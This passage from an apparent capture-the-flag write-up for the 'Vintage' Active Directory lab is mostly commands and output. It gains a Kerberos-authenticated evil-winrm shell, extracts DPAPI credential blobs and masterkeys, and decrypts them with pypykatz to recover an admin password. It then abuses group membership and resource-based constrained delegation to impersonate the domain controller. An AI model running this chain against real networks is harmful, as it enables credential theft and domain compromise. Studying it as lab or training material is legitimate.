c:0005 p:0070 s:0023 e:000022 METHOD /Users/sinij/.rbenv/versions/3.2.2/lib/ruby/gems/3.2.0/gems/gssapi-1.3.1/lib/gssapi/lib_gssapi.rb:165 [FINISH]
c:0004 p:---- s:0018 e:000017 CFUNC  :call
c:0003 p:0007 s:0013 e:000012 METHOD /Users/sinij/.rbenv/versions/3.2.2/lib/ruby/gems/3.2.0/gems/ffi-1.17.2-arm64-darwin/lib/ffi/autopointer.rb:152
c:0002 p:0016 s:0008 e:000007 METHOD /Users/sinij/.rbenv/versions/3.2.2/lib/ruby/gems/3.2.0/gems/ffi-1.17.2-arm64-darwin/lib/ffi/autopointer.rb:143 [FINISH]
c:0001 p:0000 s:0003 E:001510 DUMMY  [FINISH]

-- Ruby level backtrace information ----------------------------------------
/Users/sinij/.rbenv/versions/3.2.2/lib/ruby/gems/3.2.0/gems/ffi-1.17.2-arm64-darwin/lib/ffi/autopointer.rb:143:in `call'
/Users/sinij/.rbenv/versions/3.2.2/lib/ruby/gems/3.2.0/gems/ffi-1.17.2-arm64-darwin/lib/ffi/autopointer.rb:152:in `release'
/Users/sinij/.rbenv/versions/3.2.2/lib/ruby/gems/3.2.0/gems/ffi-1.17.2-arm64-darwin/lib/ffi/autopointer.rb:152:in `call'
/Users/sinij/.rbenv/versions/3.2.2/lib/ruby/gems/3.2.0/gems/gssapi-1.3.1/lib/gssapi/lib_gssapi.rb:165:in `release'
/Users/sinij/.rbenv/versions/3.2.2/lib/ruby/gems/3.2.0/gems/gssapi-1.3.1/lib/gssapi/lib_gssapi.rb:175:in `release_ptr'
/Users/sinij/.rbenv/versions/3.2.2/lib/ruby/gems/3.2.0/gems/gssapi-1.3.1/lib/gssapi/lib_gssapi.rb:175:in `gss_release_name'

-- Machine register context ------------------------------------------------
  x0: 0x01000001d70e4da9  x1: 0x01000001d70e4da9  x2: 0x0000000001d70e48
  x3: 0x04e9a9999ee70025  x4: 0x0000000055550083  x5: 0x0000600003b2f420
  x6: 0x0000000140107e40  x7: 0x0000000107a27238 x18: 0x0000000000000000
 x19: 0x00006000002d8160 x20: 0x000000016bd7da90 x21: 0x00000001910a5b0c
 x22: 0x000000016bd7da80 x23: 0x00006000002d81a8 x24: 0x0000000107827aa0
 x25: 0x00031c5100100005 x26: 0x0000600003b10180 x27: 0x0000000000000000
 x28: 0x0000000055550083  lr: 0x00000001910a5b80  fp: 0x000000016bd7d8d0
  sp: 0x000000016bd7d8b0
```

So, The most reliable fix that I thought is to **avoid macOS GSSAPI entirely** by running `evil-winrm` in a Linux environment (where MIT Kerberos is standard).

For this, I used docker here!

```
# command to run docker for kali:
docker run -it --rm \
  -v "$(pwd)":/work \
  -w /work \
  -e KRB5CCNAME=/work/c.neri.ccache \
  kalilinux/kali-rolling bash
```

installed required dependencies



Ensure hosts entry in docker kali VM

```
┌──(root㉿a12f376a8727)-[/work]
└─# echo "10.10.11.45 dc01.vintage.htb vintage.htb" >> /etc/hosts

┌──(root㉿a12f376a8727)-[/work]
└─# cat /etc/hosts
127.0.0.1  localhost
::1localhost ip6-localhost ip6-loopback
fe00::  ip6-localnet
ff00::  ip6-mcastprefix
```

```
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2    a12f376a8727
10.10.11.45 dc01.vintage.htb vintage.htb
```

`krb5` file has been already generated using netexec

```
┌──(root㉿a12f376a8727)-[/work]
└─# cat vintage.krb5

[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = VINTAGE.HTB

[realms]
    VINTAGE.HTB = {
        kdc = dc01.vintage.htb
        admin_server = dc01.vintage.htb
        default_domain = vintage.htb
    }

[domain_realm]
    .vintage.htb = VINTAGE.HTB
    vintage.htb = VINTAGE.HTB
```

Configured Kerberos using a custom `krb5.conf` and existing ticket cache, then verified the TGT with klist.

Launched `evil-winrm` with Kerberos auth—no password needed—and gained direct shell access to the target.

```
#Use generated  krb5.conf
┌──(root㉿a12f376a8727)-[/work]
```

```
└─# export KRB5_CONFIG=$(pwd)/vintage.krb5


#Use your ticket
┌──(root㉿a12f376a8727)-[/work]
└─# export KRB5CCNAME=$(pwd)/c.neri.ccache


#Verify ticket
┌──(root㉿a12f376a8727)-[/work]
└─# klist
Ticket cache: FILE:/work/c.neri.ccache
Default principal: c.neri@VINTAGE.HTB

Valid starting     Expires            Service principal
09/27/25 10:12:12  09/27/25 20:12:12  krbtgt/VINTAGE.HTB@VINTAGE.HTB
    renew until 09/28/25 10:12:11


#Connect
┌──(root㉿a12f376a8727)-[/work]
└─# evil-winrm -i dc01.vintage.htb -u c.neri -r VINTAGE.HTB

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefine
d method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hac
kplayers/evil-winrm#Remote-path-completion

Warning: User is not needed for Kerberos auth. Ticket will be used

Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\C.Neri\Documents>
```

you can get user file in Desktop:

```
*Evil-WinRM* PS C:\Users\C.Neri\Documents> ls
*Evil-WinRM* PS C:\Users\C.Neri\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\C.Neri\Desktop> ls


    Directory: C:\Users\C.Neri\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/7/2024   1:17 PM           2312 Microsoft Edge.lnk
-ar---        9/26/2025   5:53 AM             34 user.txt


*Evil-WinRM* PS C:\Users\C.Neri\Desktop> cat user.txt
cf89508593030d55c2eefa4a753dd800
*Evil-WinRM* PS C:\Users\C.Neri\Desktop>
```

Priv Esec


we can always start with finding hardcoded secrets:

```
*Evil-WinRM* PS C:\Users\C.Neri\Desktop> cmdkey /l

Currently stored credentials:

* NONE *
```

It might be locked but now as we are in non-interactive session, we cannot have a way to unlock DPAPI profile and extract DPAPI key that cmdkey uses.

or may be we can look for hidden directories:

```
gci -force
```



I found encrypted blob of stored credentials in `C:\Users\C.Neri\appdata\Roaming\microsoft\credentials`

```
*Evil-WinRM* PS C:\Users\C.Neri\appdata\Roaming\microsoft\credentials> pwd

Path
----
```

```
C:\Users\C.Neri\appdata\Roaming\microsoft\credentials



*Evil-WinRM* PS C:\Users\C.Neri\appdata\Roaming\microsoft\credentials> dir


*Evil-WinRM* PS C:\Users\C.Neri\appdata\Roaming\microsoft\credentials> gci
-force


    Directory: C:\Users\C.Neri\appdata\Roaming\microsoft\credentials


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-         6/7/2024   5:08 PM            430 C4BB96844A5C9DD45D5B6A985
9252BA6
```

but when I tried to download this, it gave me an error

```
*Evil-WinRM* PS C:\Users\C.Neri\appdata\Roaming\microsoft\credentials> do
wnload C4BB96844A5C9DD45D5B6A9859252BA6

Warning: Remember that in docker environment all local paths should be at /d
ata and it must be mapped correctly as a volume on docker run command

Info: Downloading C:\Users\C.Neri\appdata\Roaming\microsoft\credentials\C4
BB96844A5C9DD45D5B6A9859252BA6 to C4BB96844A5C9DD45D5B6A98
59252BA6

Error: Download failed. Check filenames or paths: uninitialized constant WinR
M::FS::FileManager::EstandardError
```

So, I converted it to `base64`

```
*Evil-WinRM* PS C:\Users\C.Neri\appdata\Roaming\microsoft\credentials> [C
onvert]::ToBase64String([IO.File]::ReadAllBytes("$(Get-Location)\C4BB96844
A5C9DD45D5B6A9859252BA6"))
AQAAAKIBAAAAAAAAAQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAo0HPmVKI9
0yo16yi1vczmwAAACA6AAAARQBuAHQAZQByAHAAcgBpAHMAZQAgAEMAc
gBlAGQAZQBuAHQAaQBhAGwAIABEAGEAdABhAA0ACgAAAANmAADAAAAA
EAAAANIsnh9uZhRwM1xc/8CNBwwAAAAABIAAAKAAAAAQAAAAK+zRTF7v+
bPA1UScG2CL4uAAAABoyaUI8s/1J1TabkeZkP1VvjzlbcQ61ojdLQpks7Q0/irEKM
mlFOJ/Za2o8akFz3kS28HEeNGkg/3kGNOvhVbnZ2NJQHTJ12SgjFuAuPhdS9O
b2CvqW9xu7pDGXPt5AHKqlqRy+fajjcEYkGP0ki6sLBF/rpFnQvRQ9hCg8iVqyq
3BpSdwOZ1h0Zxh8mbvDPv+XHw9+o6DabZifdfj+GuMRi+GDNLvv8orYUqHZ6
hHO3vB4kDu5T4G8QsIAtULBs3V2ww1G7xdGI57BGKi4LEk6kuaEWopsCfIsc5
FK4a4xBQAAABSjlrXKMlH3qbzDSrnPMUzCyhkAA==
```

and save it as `credentials.b64`

```
sinij@Sinijs-MacBook-Pro vintage % cat credentials.b64
AQAAAKIBAAAAAAAAAQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAo0HPmVKI9
0yo16yi1vczmwAAACA6AAAARQBuAHQAZQByAHAAcgBpAHMAZQAgAEMAc
gBlAGQAZQBuAHQAaQBhAGwAIABEAGEAdABhAA0ACgAAAANmAADAAAAA
EAAAANIsnh9uZhRwM1xc/8CNBwwAAAAABIAAAKAAAAAQAAAAK+zRTF7v+
bPA1UScG2CL4uAAAABoyaUI8s/1J1TabkeZkP1VvjzlbcQ61ojdLQpks7Q0/irEKM
mlFOJ/Za2o8akFz3kS28HEeNGkg/3kGNOvhVbnZ2NJQHTJ12SgjFuAuPhdS9O
b2CvqW9xu7pDGXPt5AHKqlqRy+fajjcEYkGP0ki6sLBF/rpFnQvRQ9hCg8iVqyq
3BpSdwOZ1h0Zxh8mbvDPv+XHw9+o6DabZifdfj+GuMRi+GDNLvv8orYUqHZ6
hHO3vB4kDu5T4G8QsIAtULBs3V2ww1G7xdGI57BGKi4LEk6kuaEWopsCfIsc5
FK4a4xBQAAABSjlrXKMlH3qbzDSrnPMUzCyhkAA==
```

Now, in order to decrypt this, we need to have master key. which is inside `protect` folder

```
*Evil-WinRM* PS C:\Users\C.Neri\appdata\Roaming\microsoft\protect> ls


    Directory: C:\Users\C.Neri\appdata\Roaming\microsoft\protect


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d---s-         6/7/2024   1:17 PM                S-1-5-21-4024337825-2033394866-
2055507597-1115


*Evil-WinRM* PS C:\Users\C.Neri\appdata\Roaming\microsoft\protect>
```

Now I think, one would be a master key of domain and another would be a master key of user.

```
*Evil-WinRM* PS C:\Users\C.Neri\appdata\Roaming\microsoft\protect> cd S-1
-5-21-4024337825-2033394866-2055507597-1115
*Evil-WinRM* PS C:\Users\C.Neri\appdata\Roaming\microsoft\protect\S-1-5-2
1-4024337825-2033394866-2055507597-1115> gci -force


    Directory: C:\Users\C.Neri\appdata\Roaming\microsoft\protect\S-1-5-21-40
24337825-2033394866-2055507597-1115


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-         6/7/2024   1:17 PM            740 4dbf04d8-529b-4b4c-b4ae-8e875
e4fe847
-a-hs-         6/7/2024   1:17 PM            740 99cf41a3-a552-4cf7-a8d7-aca2d6f
7339b
-a-hs-         6/7/2024   1:17 PM            904 BK-VINTAGE
```

```
-a-hs-        6/7/2024   1:17 PM            24 Preferred
```

Now, if we have full domain access, we can use master key to decrypt all the DPAPI blobs in the domain. and other one is just for the users.

Lets get both of these and convert it to `base64`

```
*Evil-WinRM* PS C:\Users\C.Neri\appdata\Roaming\microsoft\protect\S-1-5-21-4024337825-2033394866-2055507597-1115> [Convert]::ToBase64String([IO.File]::ReadAllBytes("$(Get-Location)\4dbf04d8-529b-4b4c-b4ae-8e875e4fe847"))
AgAAAAAAAAAAAAAANABkAGIAZgAwADQAZAA4AC0ANQAyADkAYgAtADQAYgA0AGMALQBiADQAYQBlAC0AOABlADgANwA1AGUANABmAGUAOAA0ADcAAAAAAAAAAAAAAAAAAiAAAAAAAAAABoAAAAAAAAAAAAAAAAAAAAAdAEAAAAAAAACAAAA2or8mZsV0QcGzC0XUJ9K8FBGAAAJgAAAA2YAAJhSpSk/CQYorLpjFuO6lxoHg+a9CGghh0pqkMYfO5lrop3dQGYbS2b3KJo0qLO586XfAvV/0dK/fM8a4erXENVlgtsrHRG48O/VO0Egw0qMZld65hY3jxMWTkzfGqfjNK5ytEtwPHGkAgAAAFiAHjGrO47Qhcn7oxZZBrBQRgAACYAAAANmAABRlZY9lPg0gA9TOU3DaFwm1ylSDyf2HHVE2mTqFzwbK7ZHp2XH8Mx2rvk6EpPUtdlv4kkQU6GsO43Xyg+qcks13CkP8ulIo0ECAAAAAAEAAFgAAACn2p9w/uXURbRTVVUG8NTwGUQAxdTpQrS3sEc8gVH9tmXllgaPOCz8cyowsRu8fkbCLFyIcsLVGKHQRv3PUJ1qmSeC604xcQlXI43XddWfFZ3tFF1yLQOSNwfbKDdGQiF3yTlYb6KoMvhQXzs1O1LLP2cUEFOGw8+Pg8uMN4KDBURRWfqmRksyn38bg3OKFSQ1K0CpdNzKfPvS6TnGuvHvnglzZdT5qwQ+nOdXFuJccenatjtlVgQNdp6yZOmpQjrkTtZOxz9b0JRsoOQS0NWu7WThQU4s8yeZkHaJRSJ5lohgdYpZiLJ4×1lG5jLz7/lX5pP6UK1cq5KwLjvaMdGsK9GDj3ofoB/OldTS7StCAXHfzvgjmTscAdxSARKV8ekuDWjsXgz7iZkV04lUG5Jo2FD9xrFdY1DqTSbr7oLdHAwzFBQX5RGnDhKFJXA0KJ29sz1zHGVn4/J4k0e/Hkop6YwRfEighbU=
*Evil-WinRM* PS C:\Users\C.Neri\appdata\Roaming\microsoft\protect\S-1-5-21-4024337825-2033394866-2055507597-1115> [Convert]::ToBase64String([IO.File]::ReadAllBytes("$(Get-Location)\99cf41a3-a552-4cf7-a8d7-aca2d6f7339b"))
AgAAAAAAAAAAAAAAOQA5AGMAZgA0ADEAYQAzAC0AYQA1ADUAMgAtADQAYwBmADcALQBhADgAZAA3AC0AYQBjAGEAMgBkADYAZgA3ADMAMwA5
```

```
AGIAAAAAAAAAAAAAAAAiAAAAAAAAABoAAAAAAAAAAAAAAAAAAAAdA
EAAAAAAAACAAAA6o788ZIMNhaSpbkSX0mC01BGAAAJgAAAA2YAABAM9Z
X6Z/40RYL/aC+dw/D5oa7WMYBN56zwgXYX4QrAIb4DtJoM27zWgMxygJ36
SpSHHHQGJMgTs6nZN5U/1q7DBIpQlsWk15jpmUFS2czCScuP9C+dGdYT+p6
AWb3L7PZUPqNDHqZRAgAAALFxHXdcOeYbfN6CsYeVaYZQRgAACYAAAAN
mAABiEtEJeAVpg4QA0lnUzAsf6koPtccl1os9yZrj1gTAc/oSmhBNPEE3/VVVPZ
w9g3NP26Wj3vO36lOmtsXWYABkukmijrSaAZUCAAAAAAEAAFgAAACn2p9
w/uXURbRTVVUG8NTwr2BFf0a0DhdM8JymBww6mzQt8tVsTbDmCZ/uZu3bz
OAOUXODaGaJOOKqRm2W8rHPOZ27YjtD1pd0MFJDocNJwdhN5pwTdz2v2J
srVVVE363zZjXHeXefhuL5AMwMQr6gpTsCGcxrd1ziTN9Q1lH9QtnYE7OZIbrZP
hiWO2vvdX+UQcKlgpxcSGLaczL53/UJXrvt9hueRn+YXxnK+fiyZ0gmjMlP+yux
OiKSvHM/UT6NmuYewnApQrOBO3A5F1XKHguHKT+VS187uBu/TO1ZT4/CrsK
ws1aG7EkIXhRKzEgukAwn5nZlU6YaADdeQRDzCR1D0ycJKFyZd4QE1Nt6Kbgr
+ukbiurwBJd/D1a3+WWCw+S2OJVHB9qqlcW11heJd+v9eGe1Wf6/PYCvyyW
MsvusF8XUswgKQbkH821vscyNmJWDwMply/ZvellKuGQ1/s5gVqUkALQ=
*Evil-WinRM* PS C:\Users\C.Neri\appdata\Roaming\microsoft\protect\S-1-5-2
1-4024337825-2033394866-2055507597-1115>
```

Decoding DPAPI Blobs

I started by decoding the base64-encoded DPAPI credential blobs into their raw binary form using `base64 -d`. This gave me two usable blob files (`dpapiblob1` and `dpapiblob2`) for further decryption.

```
sinij@Sinijs-MacBook-Pro vintage % cat credentialBlob.b64 | base64 -d > dpa
piblob1
sinij@Sinijs-MacBook-Pro vintage % cat dpapiBlob1.b64 | base64 -d > dpapib
lob1
sinij@Sinijs-MacBook-Pro vintage % cat dpapiBlob2.b64 | base64 -d > dpapi
blob2
```

Deriving Pre-Keys with pypykatz

Using pypykatz, I derived the necessary pre-keys from the user's SID and password `(Zer0the0ne)`. The output—four SHA1 hashes—was saved to a file (pkf) for

use in masterkey decryption.

```
(pypykatz-env) sinij@Sinijs-MacBook-Pro vintage % pypykatz dpapi prekey p
assword 'S-1-5-21-4024337825-2033394866-2055507597-1115' 'Zer0the0n
e' | tee pkf
17c1ad77aadc85e9323cb5388e844c457006a851
6dc07689c6d69ec2b52e9ee0c57974c642785394
883b7bcf6205c256899ded746012a7d16fbdc894
0bcfc20f2634bb31590dad98c69c83453c6e5154

(pypykatz-env) sinij@Sinijs-MacBook-Pro vintage % cat pkf
17c1ad77aadc85e9323cb5388e844c457006a851
6dc07689c6d69ec2b52e9ee0c57974c642785394
883b7bcf6205c256899ded746012a7d16fbdc894
0bcfc20f2634bb31590dad98c69c83453c6e5154
```

Decrypting DPAPI Masterkeys

With the pre-keys ready, I decrypted both DPAPI masterkeys using pypykatz dpapi masterkey, outputting each to separate files (mkf1 and mkf2). Each file contained a decrypted AES key tied to its respective masterkey GUID.

```
(pypykatz-env) sinij@Sinijs-MacBook-Pro vintage % pypykatz dpapi masterke
y dpapiblob1 pkf -o mkf1
(pypykatz-env) sinij@Sinijs-MacBook-Pro vintage % pypykatz dpapi masterke
y dpapiblob2 pkf -o mkf2
```

Merging Masterkeys for Seamless Use

Finally, I combined the two masterkey entries into a single JSON file (mkf), ensuring tools like pypykatz or dpapi2john could access both keys in one go—streamlining credential extraction from encrypted secrets.

```
(pypykatz-env) sinij@Sinijs-MacBook-Pro vintage % cat mkf1
{
   "backupkeys": {},
   "masterkeys": {
      "4dbf04d8-529b-4b4c-b4ae-8e875e4fe847": "55d51b40d9aa74e8cdc4
4a6d24a25c96451449229739a1c9dd2bb50048b60a652b5330ff2635a511210
209b28f81c3efe16b5aee3d84b5a1be3477a62e25989f"
   }
}%
(pypykatz-env) sinij@Sinijs-MacBook-Pro vintage % cat mkf2
{
   "backupkeys": {},
   "masterkeys": {
      "99cf41a3-a552-4cf7-a8d7-aca2d6f7339b": "f8901b2125dd10209da9f6
6562df2e68e89a48cd0278b48a37f510df01418e68b283c61707f3935662443
d81c0d352f1bc8055523bf65b2d763191ecd44e525a"
   }
}%
```

merged both `mkf1` and `mkf2` to `mkf` for ease:

```
(pypykatz-env) sinij@Sinijs-MacBook-Pro vintage % cat mkf
{
   "backupkeys": {},
   "masterkeys": {
      "4dbf04d8-529b-4b4c-b4ae-8e875e4fe847": "55d51b40d9aa74e8cdc4
4a6d24a25c96451449229739a1c9dd2bb50048b60a652b5330ff2635a511210
209b28f81c3efe16b5aee3d84b5a1be3477a62e25989f","99cf41a3-a552-4cf7
-a8d7-aca2d6f7339b": "f8901b2125dd10209da9f66562df2e68e89a48cd027
8b48a37f510df01418e68b283c61707f3935662443d81c0d352f1bc8055523bf
65b2d763191ecd44e525a"
   }
}
```

and its decrypted but is formated in UTF-16 little endian:

```
(pypykatz-env) sinij@Sinijs-MacBook-Pro vintage % pypykatz dpapi credentia
l mkf credentialblob
type : GENERIC (1)
last_written : 133622465035169458
target : LegacyGeneric:target=admin_acc
username : vintage\c.neri_adm
unknown4 : b'U\x00n\x00c\x00r\x004\x00c\x00k\x004\x00b\x00I\x003\x00
P\x004\x00s\x00s\x00W\x000\x00r\x00d\x000\x003\x001\x002\x00'
```

and when I decoded it to `uf-16le` with the help of python, I got a `c.neri_adm` password is `Uncr4ck4bI3P4ssW0rd0312`


```
(pypykatz-env) sinij@Sinijs-MacBook-Pro vintage % python3
Python 3.13.7 (main, Aug 14 2025, 11:12:11) [Clang 16.0.0 (clang-1600.0.26.6)] o
n darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> data = b'U\x00n\x00c\x00r\x004\x00c\x00k\x004\x00b\x00I\x003\x00P
\x004\x00s\x00s\x00W\x000\x00r\x00d\x000\x003\x001\x002\x00'
>>> data.decode('utf-16le')
'Uncr4ck4bI3P4ssW0rd0312'
```

and if we confirm with netexec if it is valid:


```
(netexec-env) sinij@Sinijs-MacBook-Pro vintage % netexec smb dc01.vintage.
htb -u c.neri_adm -p Uncr4ck4bI3P4ssW0rd0312 -k
SMB         dc01.vintage.htb 445    dc01            [*]  x64 (name:dc01) (domain:vi
ntage.htb) (signing:True) (SMBv1:False) (NTLM:False)
```

```
SMB         dc01.vintage.htb 445    dc01            [+] vintage.htb\c.neri_adm:Uncr
4ck4bl3P4ssW0rd0312
```

In Bloodhound, I'll mark `C.Neri_adm` as owned, and do pre-defined search "Shortest paths from Owned objects to Tier Zero" (I'll have to uncomment the query) or even `"Shortest paths from Owned objects"`. Either one will show this relationship:



Switching to Pathfinding from `C.Neri_adm` to `DC01` shows the full privileges:



RBCD Delegation

Strategy

The `AllowedToAct` attribute is set when a group is configured for **Resource-Based Constrained Delegation (RBCD)**.

To carry out this attack, I need a compromised account that has a **Service Principal Name (SPN)**. The user `c.neri_adm` doesn't have an SPN, and I lack the rights to assign one. However, the computer account `FS01$` **does** have an SPN—and since `c.neri_adm` has **GenericWrite** permissions over the `DelegatedAdmins` group, they can add other accounts (like `FS01$`) to it.

Once `FS01$` is in the group, it gains the ability (via RBCD) to request service tickets **on behalf of any user**, including privileged ones. I'll leverage this to request a **CIFS service ticket** as the domain controller computer account (`DC01$`), then use that ticket to perform a **DCSync attack** and dump the domain's password hashes.

Add FS01$ to DelegatedAdmins

I'll use `bloodyAD` to add the account to the group. I'll need a Kerberos ticket as C.Neri_adm:

```
┌──(root㉿a12f376a8727)-[/]
└─# bloodyAD -d vintage.htb -k --host dc01.vintage.htb -k add groupMember DelegatedAdmins 'fs01$'
[+] fs01$ added to DelegatedAdmins
```

```
┌──(root㉿a12f376a8727)-[/]
└─# kinit fs01$
Password for fs01$@VINTAGE.HTB:

┌──(root㉿a12f376a8727)-[/]
└─# export KRB5CCNAME=work/fs01\$.ccache

──(root㉿a12f376a8727)-[/]
└─# klist
Ticket cache: FILE:work/fs01$.ccache
Default principal: fs01$@VINTAGE.HTB

Valid starting     Expires            Service principal
09/27/25 13:24:19  09/27/25 23:24:19  krbtgt/VINTAGE.HTB@VINTAGE.HTB
    renew until 09/28/25 13:24:18
```

Saved ticket in dc01$@cifs_dc01.vintage.htb@VINTAGE.HTB.ccache

```
└─# getST.py -spn 'cifs/dc01.vintage.htb' -impersonate 'dc01$' 'vintage.htb/fs01$:fs01' -dc-ip dc01.vintage.htb
/root/.local/share/pipx/venvs/impacket/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this packa
```

```
ge or pin to Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating dc01$
/root/.local/bin/getST.py:380: DeprecationWarning: datetime.datetime.utcnow
() is deprecated and scheduled for removal in a future version. Use timezone-
aware objects to represent datetimes in UTC: datetime.datetime.now(datetim
e.UTC).
  now = datetime.datetime.utcnow()
/root/.local/bin/getST.py:477: DeprecationWarning: datetime.datetime.utcnow
() is deprecated and scheduled for removal in a future version. Use timezone-
aware objects to represent datetimes in UTC: datetime.datetime.now(datetim
e.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2self
/root/.local/bin/getST.py:607: DeprecationWarning: datetime.datetime.utcnow
() is deprecated and scheduled for removal in a future version. Use timezone-
aware objects to represent datetimes in UTC: datetime.datetime.now(datetim
e.UTC).
  now = datetime.datetime.utcnow()
/root/.local/bin/getST.py:659: DeprecationWarning: datetime.datetime.utcnow
() is deprecated and scheduled for removal in a future version. Use timezone-
aware objects to represent datetimes in UTC: datetime.datetime.now(datetim
e.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in dc01$@cifs_dc01.vintage.htb@VINTAGE.HTB.ccache

┌──(root㉿a12f376a8727)-[/]
```

and it works:

```
┌──(root㉿a12f376a8727)-[/]
└─# ls
 bin   'dc01$@cifs_dc01.vintage.htb@VINTAGE.HTB.ccache'   etc          home
